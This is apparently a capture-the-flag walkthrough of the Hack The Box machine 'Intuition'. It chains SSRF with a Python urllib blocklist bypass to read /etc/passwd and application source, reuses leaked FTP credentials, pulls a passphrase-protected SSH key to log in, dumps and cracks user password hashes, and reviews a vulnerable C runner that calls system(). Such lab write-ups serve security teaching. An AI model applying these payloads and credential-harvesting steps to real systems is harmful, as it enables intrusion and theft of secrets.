File Modification Date/Time     : 2024:06:01 05:49:10-04:00
File Access Date/Time           : 2024:06:01 05:49:25-04:00
File Inode Change Date/Time     : 2024:06:01 05:49:25-04:00
File Permissions                : -rw-r--r--
File Type                       : PDF
File Type Extension             : pdf
MIME Type                       : application/pdf
PDF Version                     : 1.4
Linearized                      : No
Title                           :
Creator                         : wkhtmltopdf 0.12.6
Producer                        : Qt 5.15.2
Create Date                     : 2024:06:01 09:49:10Z
Page Count                      : 1
```

There is known **SSRF** vulnerability regarding wkhtmltopdf 0.12.6, but it turned out to be a dead end.

CVE-2023–24329

Instead of checking on the PDF creator, let's see what software is being used when it is sending out the PDF back to us.


After spinning up netcat listener on our Kali machine and we will generate PDF of our netcat listener:

```
┌──(yoon㉿kali)-[~/Documents/htb/intuition/test]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.29] from (UNKNOWN) [10.10.11.15] 34154
GET / HTTP/1.1
Accept-Encoding: identity
Host: 10.10.14.29:1234
User-Agent: Python-urllib/3.11
Cookie: user_data=eyJ1c2VyX2lkIjogMSwgInVzZXJuYW1lIjogImFkbWluIiwgInJvbGUiOiAiYWRtaW4ifXwzNDgyMjMzM2Q0NDRhZTBlNDAyMmY2Y2M2NzlhYzlkMjZkMWQx
ZDY4MmM1OWM2MWNmYmVhMjlkNzc2ZDU4OWQ5
Connection: close
```


We get different output compared to Python web server.

User-Agent is identified and it is **Python-urllib/3.11**.

Searching for the known vulnerabilities regarding it, **CVE-2023-24329** is found:



We would be able to bypass blocking listing methods via using blank characters in the front:



Let's see if it actually works:

`file:///etc/passwd`

Create PDF Report

Report URL

file:///etc/passwd

Generate PDF Report

Generated PDF contains `/etc/passwd` file, verifying the vulnerability:

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534::/nonexistent:/usr/sbin/nologin systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin messagebus:x:103:104::/nonexistent:/usr/sbin/nologin systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin avahi:x:105:110:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin geoclue:x:106:111::/var/lib/geoclue:/usr/sbin/nologin

Lets request on **cmdline** to know the current running process.

The `/proc/self/cmdline` file in Linux contains the command line arguments passed to the currently running process. It provides insight into how a process was invoked, including any flags, options, or parameters supplied to it:

`file:///proc/self/cmdline`

The currently running application is `/app/code/app.py`:

python3/app/code/app.py

Let's retrieve its code:

`file:////app/code/app.py`

```
from flask import Flask, request, redirect from blueprints.index.index import main_bp from blueprints.report.report import report_bp from blueprints.auth.auth import auth_bp from blueprints.dashboard.dashboard import dashboard_bp app = Flask(__name__) app.secret_key = "7ASS7ADA8RF3FD7" app.config['SERVER_NAME'] = 'comprezzor.htb' app.config['MAX_CONTENT_LENGTH'] = 5 * 1024 * 1024 # Limit file size to 5MB ALLOWED_EXTENSIONS = {'txt', 'pdf', 'docx'} # Add more allowed file extensions if needed app.register_blueprint(main_bp) app.register_blueprint(report_bp, subdomain='report') app.register_blueprint(auth_bp, subdomain='auth') app.register_blueprint(dashboard_bp, subdomain='dashboard') if __name__ == '__main__': app.run(debug=False, host="0.0.0.0", port=80)
```

Using ChatGPT, we can make the output more readable:

```python
from flask import Flask, request, redirect
from blueprints.index.index import main_bp
from blueprints.report.report import report_bp
from blueprints.auth.auth import auth_bp
from blueprints.dashboard.dashboard import dashboard_bp

app = Flask(__name__)
app.secret_key = "7ASS7ADA8RF3FD7"
app.config['SERVER_NAME'] = 'comprezzor.htb'
app.config['MAX_CONTENT_LENGTH'] = 5 * 1024 * 1024  # Limit file size to
5MB

ALLOWED_EXTENSIONS = {'txt', 'pdf', 'docx'}  # Add more allowed file
extensions if needed

app.register_blueprint(main_bp)
app.register_blueprint(report_bp, subdomain='report')
app.register_blueprint(auth_bp, subdomain='auth')
app.register_blueprint(dashboard_bp, subdomain='dashboard')

if __name__ == '__main__':
    app.run(debug=False, host="0.0.0.0", port=80)
```

Above code sets up a Flask web application with multiple blueprints and specific configurations.

Based on **app.py**, let's take a look at **dashboard.py**:

`file:///app/code/blueprints/dashboard/dashboard.py`

```
from flask import Blueprint, request, render_template, flash, redirect, url_for, send_file from blueprints.auth.auth_utils import admin_required, login_required, deserialize_user_data from
blueprints.report.report_utils import get_report_by_priority, get_report_by_id, delete_report, get_all_reports, change_report_priority, resolve_report import random, os, pdfkit, socket, shutil
import urllib.request from urllib.parse import urlparse import zipfile from ftplib import FTP from datetime import datetime dashboard_bp = Blueprint('dashboard', __name__,
subdomain='dashboard') pdf_report_path = os.path.join(os.path.dirname(__file__), 'pdf_reports') allowed_hostnames = ['report.comprezzor.htb'] @dashboard_bp.route('/', methods=['GET'])
@admin_required def dashboard(): user_data = request.cookies.get('user_data') user_info = deserialize_user_data(user_data) if user_info['role'] == 'admin': reports = get_report_by_priority(1)
elif user_info['role'] == 'webdev': reports = get_all_reports() return render_template('dashboard/dashboard.html', reports=reports, user_info=user_info) @dashboard_bp.route('/report/',
methods=['GET']) @login_required def get_report(report_id): user_data = request.cookies.get('user_data') user_info = deserialize_user_data(user_data) if user_info['role'] in ['admin', 'webdev']:
report = get_report_by_id(report_id) return render_template('dashboard/report.html', report=report, user_info=user_info) else: pass @dashboard_bp.route('/delete/', methods=['GET'])
@login_required def del_report(report_id): user_data = request.cookies.get('user_data') user_info = deserialize_user_data(user_data) if user_info['role'] in ['admin', 'webdev']: report =
delete_report(report_id) return redirect(url_for('dashboard.dashboard')) else: pass @dashboard_bp.route('/resolve', methods=['POST']) @login_required def resolve(): report_id =
int(request.args.get('report_id')) if resolve_report(report_id): flash('Report resolved successfully!', 'success') else: flash('Error occurred while trying to resolve!', 'error') return
redirect(url_for('dashboard.dashboard')) @dashboard_bp.route('/change_priority', methods=['POST']) @admin_required def change_priority(): user_data = request.cookies.get('user_data')
user_info = deserialize_user_data(user_data) if user_info['role'] != ('webdev' or 'admin'): flash('Not enough permissions. Only admins and webdevs can change report priority.', 'error') return
redirect(url_for('dashboard.dashboard')) report_id = int(request.args.get('report_id')) priority_level = int(request.args.get('priority_level')) if change_report_priority(report_id, priority_level):
flash('Report priority level changed!', 'success') else: flash('Error occurred while trying to change the priority!', 'error') return redirect(url_for('dashboard.dashboard'))
@dashboard_bp.route('/create_pdf_report', methods=['GET', 'POST']) @admin_required def create_pdf_report(): global pdf_report_path if request.method == 'POST': report_url =
request.form.get('report_url') try: scheme = urlparse(report_url).scheme hostname = urlparse(report_url).netloc try: dissallowed_schemas = ["file", "ftp", "ftps"] if (scheme not in
dissallowed_schemas) and ((socket.gethostbyname(hostname.split(":")[0]) != '127.0.0.1') or (hostname in allowed_hostnames)): print(scheme) urllib_request = urllib.request.Request(report_url,
headers={'Cookie':
'user_data=eyJ1c2VyX2lkIjogMSwgInVzZXJuYW1lIjogImFkbWluIiwgInJvbGUiOiAiYWRtaW4ifXwzNDgyMjMzM2Q0NDRhZTBlNDAyMmY2Y2M2NzlhYzlkMjZkMWQxZDY4MmM1OWM2MWNmYm
response = urllib.request.urlopen(urllib_request) html_content = response.read().decode('utf-8') pdf_filename = f'{pdf_report_path}/report_{str(random.randint(10000,90000))}.pdf'
pdfkit.from_string(html_content, pdf_filename) return send_file(pdf_filename, as_attachment=True) except: flash('Unexpected error!', 'error') return
render_template('dashboard/create_pdf_report.html') else: flash('Invalid URL.', 'error') return render_template('dashboard/create_pdf_report.html') except Exception as e: raise e else: return
render_template('dashboard/create_pdf_report.html') @dashboard_bp.route('/backup', methods=['GET']) @admin_required def backup(): source_directory =
os.path.abspath(os.path.dirname(__file__) + '../../../') current_datetime = datetime.now().strftime("%Y%m%d%H%M%S") backup_filename = f'app_backup_{current_datetime}.zip' with
zipfile.ZipFile(backup_filename, 'w', zipfile.ZIP_DEFLATED) as zipf: for root, _, files in os.walk(source_directory): for file in files: file_path = os.path.join(root, file) arcname =
os.path.relpath(file_path, source_directory) zipf.write(file_path, arcname=arcname) try: ftp = FTP('ftp.local') ftp.login(user='ftp_admin', passwd='u3jai8y71s2') ftp.cwd('/') with
open(backup_filename, 'rb') as file: ftp.storbinary(f'STOR {backup_filename}', file) ftp.quit() os.remove(backup_filename) flash('Backup and upload completed successfully!', 'success') except
Exception as e: flash(f'Error: {str(e)}', 'error') return redirect(url_for('dashboard.dashboard'))
```

On **dashboard.py**, credentials for FTP login is revealed:

```python
try:
    ftp = FTP('ftp.local')
    ftp.login(user='ftp_admin', passwd='u3jai8y71s2')
    ftp.cwd('/')
```

Shell as dev_acc

Using the FTP credentials, we can login via SSRF.

Let's type in the following command on PDF Generation URL:

```
ftp://ftp_admin:u3jai8y71s2@ftp.local/
```

Output PDF shows the directory listing of FTP:

-rw------- 1 root root 2655 Jun 01 10:10 private-8297.key -rw-r--r-- 1 root root 15519 Jun 01 10:10 welcome_note.pdf -rw-r--r-- 1 root root 1732 Jun 01 10:10 welcome_note.txt

Let's take a look at **welcome_note.txt** file:

```
ftp://ftp_admin:u3jai8y71s2@ftp.local/welcome_note.txt
```

welcome_note.txt file contains the passphrase for SSH: *Y27SH19HDIWD*

Dear Devs, We are thrilled to extend a warm welcome to you as you embark on this exciting journey with us. Your arrival marks the beginning of an inspiring chapter in our collective pursuit of excellence, and we are genuinely delighted to have you on board. Here, we value talent, innovation, and teamwork, and your presence here reaffirms our commitment to nurturing a diverse and dynamic workforce. Your skills, experience, and unique perspectives are invaluable assets that will contribute significantly to our continued growth and success. As you settle into your new role, please know that you have our unwavering support. Our team is here to guide and assist you every step of the way, ensuring that you have the resources and knowledge necessary to thrive in your position. To facilitate your work and access to our systems, we have attached an SSH private key to this email. You can use the following passphrase to access it, `Y27SH19HDIWD`. Please ensure the utmost confidentiality and security when using this key. If you have any questions or require assistance with server access or any other aspect of your work, please do not hesitate to reach out for assistance. In addition to your technical skills, we encourage you to bring your passion, creativity, and innovative thinking to the table. Your contributions will play a vital role in shaping the future of our projects and products. Once again, welcome to your new family. We look forward to getting to know you, collaborating with you, and witnessing your exceptional contributions. Together, we will continue to achieve great things. If you have any questions or need further information, please feel free to me at adam@comprezzor.htb. Best regards, Adam

Let's take a look at **private-8297.key**:

```
ftp://ftp_admin:u3jai8y71s2@ftp.local/private-8297.key
```

Key files is a OpenSSH Private Key:

```
-----BEGIN OPENSSH PRIVATE KEY-----
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
XxwXArPr6+HQe9hZSjI2hjYC2OU= -----END OPENSSH PRIVATE KEY-----
```


Let's use **ssh-keygen** to output the public key associated with the private key, which might include any comments that were created when the key pair was generated:

```
ssh-keygen -y -f id_rsa
```

```
┌──(yoon㉿kali)-[~/Documents/htb/intuition]
└─$ ssh-keygen -y -f  id_rsa
Enter passphrase:
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDfUe6nu6udKETqHA3v4sOjhIA4sxSwJOpWJsS//l6KBOcHRD6qJiFZeyQ5NkHiEKPIEfsHuFMzykx8lAKK79WWvR0BV6ZwHSQnRQByD9eAj60Z/CZNcq19PH
r6uaTRjHqQ/zbs7pzWTs+mdCwKLOU7x+X0XGGmtrPH4/YODxuOwP9S7luu0XmG0m7sh8I1ETISobycDN/2qa1E/w0VBNuBltR1BRBdDiGObtiZ1sG+cMsCSGwCB0sYO/3aa5Us10N2v3999T7u7YTwJuf9Vq5Y
xt8VqDT/t+JXU0LuE5xPpzedBJ5BNGNwAPqkEBmjNnQsYlBleco6FN4La7Irn74fb/7OFGR/iHuLc3UFQkTlK7LNXegrKxxb1fLp2g4B1yPr2eVDX/OzbqAE789NAv1Ag7O5H1IHTH2BTPTF3Fsm7pk+efwRuT
usue6fZteAipv4rZAPKETMLeBPbUGoxPNvRy6VLfTLV+CzYGJTdrnNHWYQ7+sqbcJFGDBQ+X3QelE= dev_acc@local
```

User name **dev_acc** was left as a comment on SSH private key.

Now using the discovered passphrase and SSH Private Key, we can SSH-in to the system as **dev_acc**:

```
ssh -i id_rsa dev_acc@comprezzor.htb
```

```
┌──(yoon㉿kali)-[~/Documents/htb/intuition]
└─$ ssh -i id_rsa dev_acc@comprezzor.htb
The authenticity of host 'comprezzor.htb (10.10.11.15)' can't be established.
ED25519 key fingerprint is SHA256:++SuiiJ+ZwG7d5q6fb9KqhQRx1gGhVOfGR24bbTuipg.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'comprezzor.htb' (ED25519) to the list of known hosts.
Enter passphrase for key 'id_rsa':
dev_acc@intuition:~$ id
uid=1001(dev_acc) gid=1001(dev_acc) groups=1001(dev_acc)
```

Privesc: dev_acc to lopez

Linpeas

We will first run linpeas to see if there's anything interesting.

There are several ports open internally. We might port forward on these ports later on.

One interesting open port is **21**, meaning FTP is open internally.

```
[+] Active Ports
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#internal-open-ports
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:44347         0.0.0.0:*               LISTEN      -
tcp        0      0 172.21.0.1:21           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:4444          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:21            0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:45400         127.0.0.1:4444          ESTABLISHED -
tcp        0      0 172.21.0.1:36442        172.21.0.2:80           TIME_WAIT   -
tcp        0      0 127.0.0.1:42846         127.0.0.1:8080          TIME_WAIT   -
tcp        0  10356 10.10.11.15:22          10.10.14.29:52642       ESTABLISHED -
tcp        0      0 127.0.0.1:8080          127.0.0.1:36812         TIME_WAIT   -
tcp        0      0 172.21.0.1:48998        172.21.0.4:4444         ESTABLISHED -
tcp        0      0 127.0.0.1:36886         127.0.0.1:8080          TIME_WAIT   -
tcp        0      0 127.0.0.1:8080          127.0.0.1:36872         TIME_WAIT   -
tcp        0      0 172.21.0.1:80           172.21.0.4:53252        ESTABLISHED -
tcp        0      0 172.21.0.1:80           172.21.0.4:49404        TIME_WAIT   -
tcp        0      0 127.0.0.1:8080          127.0.0.1:42858         TIME_WAIT   -
tcp        0      0 127.0.0.1:8080          127.0.0.1:36820         TIME_WAIT   -
tcp        0      0 127.0.0.1:4444          127.0.0.1:45400         ESTABLISHED -
tcp6       0      0 :::22                   :::*                    LISTEN      -
```

We can also see what users are on the system:

```
[+] Users with console
adam:x:1002:1002:,,,:/home/adam:/bin/bash
dev_acc:x:1001:1001:,,,:/home/dev_acc:/bin/bash
lopez:x:1003:1003:,,,:/home/lopez:/bin/bash
root:x:0:0:root:/root:/bin/bash
```

Several interesting files were found, including **users.db** and **users.sql**:

```
[+] Finding 'pwd' or 'passw' string inside /home, /var/www, /etc, /root and list possible web(/var/www) and config(/etc) passwords
/var/www/app/blueprints/auth/auth.py
/var/www/app/blueprints/auth/auth_utils.py
/var/www/app/blueprints/auth/__pycache__/auth.cpython-310.pyc
/var/www/app/blueprints/auth/__pycache__/auth.cpython-311.pyc
/var/www/app/blueprints/auth/__pycache__/auth_utils.cpython-310.pyc
/var/www/app/blueprints/auth/__pycache__/auth_utils.cpython-311.pyc
/var/www/app/blueprints/auth/__pycache__/utils.cpython-310.pyc
/var/www/app/blueprints/auth/users.db
/var/www/app/blueprints/auth/users.sql
/var/www/app/blueprints/dashboard/dashboard.py
/var/www/app/blueprints/dashboard/__pycache__/dashboard.cpython-311.pyc
```

sqlite database folder is also found:

```
[+] Looking for tables inside readable .db/.sqlite files (limit 100)
 -> Extracting tables from /var/www/app/blueprints/auth/users.db (limit 20)

 -> Extracting tables from /var/www/app/blueprints/report/reports.db (limit 20)

 -> Extracting tables from /var/lib/fwupd/pending.db (limit 20)

 -> Extracting tables from /var/lib/command-not-found-backup/commands.db (limit 20)

 -> Extracting tables from /var/lib/PackageKit/transactions.db (limit 20)
```

Local Enumeration

Now let's go ahead and further enumerate on what linpeas discovered.

There are two web apps running on this machine: **blueprints** and **selenium**

```
dev_acc@intuition:/var/www/app$ ls -l
total 20
-rw-r--r-- 1 root root  780 Apr  9 10:37 app.py
drwxr-xr-x 6 root root 4096 Apr 10 08:21 blueprints
drwxr-xr-x 2 root root 4096 Apr 10 08:21 __pycache__
drwxr-xr-x 3 root root 4096 Apr 10 08:21 selenium
drwxr-xr-x 6 root root 4096 Apr 10 08:21 templates
```

Let's first check on **users.db** that linpeas found.

We can dump the database using **sqlite3**

`sqlite3 users.db`

```
dev_acc@intuition:/var/www/app/blueprints/auth$ sqlite3 users.db
SQLite version 3.37.2 2022-01-06 13:25:41
Enter ".help" for usage hints.
sqlite> .tables
users
sqlite> select * from users;
1|admin|sha256$nypGJ02XBnkIQK71$f0e11dc8ad21242b550cc8a3c27baaf1022b6522afaadbfa92bd612513e9b606|admin
2|adam|sha256$Z7bcBO9P43gvdQWp$a67ea5f8722e69ee99258f208dc56a1d5d631f287106003595087cf42189fc43|webdev
```

We have hashes for **admin** and **adam**.

Only **adam**'s hash could be cracked and the password is: **adam gray**

FTP as adam

Since we know that FTP is open internally, let's login to it as **adam**:

```
dev_acc@intuition:/var/www/app/blueprints/auth$ ftp adam@localhost
Connected to localhost.
220 pyftpdlib 1.5.7 ready.
331 Username ok, send password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

There lies **run-tests.sh**, **runner1**, and **runner1.c** files inside `/backup/runner1`:

```
ftp> cd runner1
250 "/backup/runner1" is the current directory.
ftp> ls
229 Entering extended passive mode (|||56655|).
125 Data connection already open. Transfer starting.
-rwxr-xr-x   1 root     1002          318 Apr 06 00:25 run-tests.sh
-rwxr-xr-x   1 root     1002        16744 Oct 19  2023 runner1
-rw-r--r--   1 root     1002         3815 Oct 19  2023 runner1.c
226 Transfer complete.
```

Let's download all three to `/tmp` directory:

```
dev_acc@intuition:/tmp$ ls | grep run
runner1
runner1.c
run-tests.sh
```

run-tests.sh seems to be requiring a key in order to be ran but the last four digits are missing:

```
dev_acc@intuition:/tmp$ cat run-tests.sh
#!/bin/bash

# List playbooks
./runner1 list

# Run playbooks [Need authentication]
# ./runner run [playbook number] -a [auth code]
#./runner1 run 1 -a "UHI75GHI****"

# Install roles [Need authentication]
# ./runner install [role url] -a [auth code]
#./runner1 install http://role.host.tld/role.tar -a "UHI75GHI****"
```

runner1.c seems to be making authentication by comparing the key to the stored md5 hash before granting to run the application:

```c
// Version : 1

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <dirent.h>
#include <openssl/md5.h>

#define INVENTORY_FILE "/opt/playbooks/inventory.ini"
#define PLAYBOOK_LOCATION "/opt/playbooks/"
#define ANSIBLE_PLAYBOOK_BIN "/usr/bin/ansible-playbook"
#define ANSIBLE_GALAXY_BIN "/usr/bin/ansible-galaxy"
#define AUTH_KEY_HASH "0feda17076d793c2ef2870d7427ad4ed"

int check_auth(const char* auth_key) {
    unsigned char digest[MD5_DIGEST_LENGTH];
```

```
    MD5((const unsigned char*)auth_key, strlen(auth_key), digest);

    char md5_str[33];
    for (int i = 0; i < 16; i++) {
        sprintf(&md5_str[i*2], "%02x", (unsigned int)digest[i]);
    }

    if (strcmp(md5_str, AUTH_KEY_HASH) == 0) {
        return 1;
    } else {
        return 0;
    }
}

void listPlaybooks() {
    DIR *dir = opendir(PLAYBOOK_LOCATION);
    if (dir == NULL) {
        perror("Failed to open the playbook directory");
        return;
    }

    struct dirent *entry;
    int playbookNumber = 1;

    while ((entry = readdir(dir)) != NULL) {
        if (entry->d_type == DT_REG && strstr(entry->d_name, ".yml") !=
NULL) {
            printf("%d: %s\n", playbookNumber, entry->d_name);
            playbookNumber++;
        }
    }

    closedir(dir);
}

void runPlaybook(const char *playbookName) {
    char run_command[1024];
    snprintf(run_command, sizeof(run_command), "%s -i %s %s%s",
ANSIBLE_PLAYBOOK_BIN, INVENTORY_FILE, PLAYBOOK_LOCATION, playbookName);
    system(run_command);
}

void installRole(const char *roleURL) {
    char install_command[1024];
    snprintf(install_command, sizeof(install_command), "%s install %s",
ANSIBLE_GALAXY_BIN, roleURL);
    system(install_command);
}

int main(int argc, char *argv[]) {
```

```
    if (argc < 2) {
        printf("Usage: %s [list|run playbook_number|install role_url] -a
<auth_key>\n", argv[0]);
        return 1;
    }

    int auth_required = 0;
    char auth_key[128];

    for (int i = 2; i < argc; i++) {
        if (strcmp(argv[i], "-a") == 0) {
            if (i + 1 < argc) {
                strncpy(auth_key, argv[i + 1], sizeof(auth_key));
                auth_required = 1;
                break;
            } else {
                printf("Error: -a option requires an auth key.\n");
                return 1;
            }
        }
    }

    if (!check_auth(auth_key)) {
        printf("Error: Authentication failed.\n");
        return 1;
    }

    if (strcmp(argv[1], "list") == 0) {
        listPlaybooks();
    } else if (strcmp(argv[1], "run") == 0) {
        int playbookNumber = atoi(argv[2]);
        if (playbookNumber > 0) {
            DIR *dir = opendir(PLAYBOOK_LOCATION);
            if (dir == NULL) {
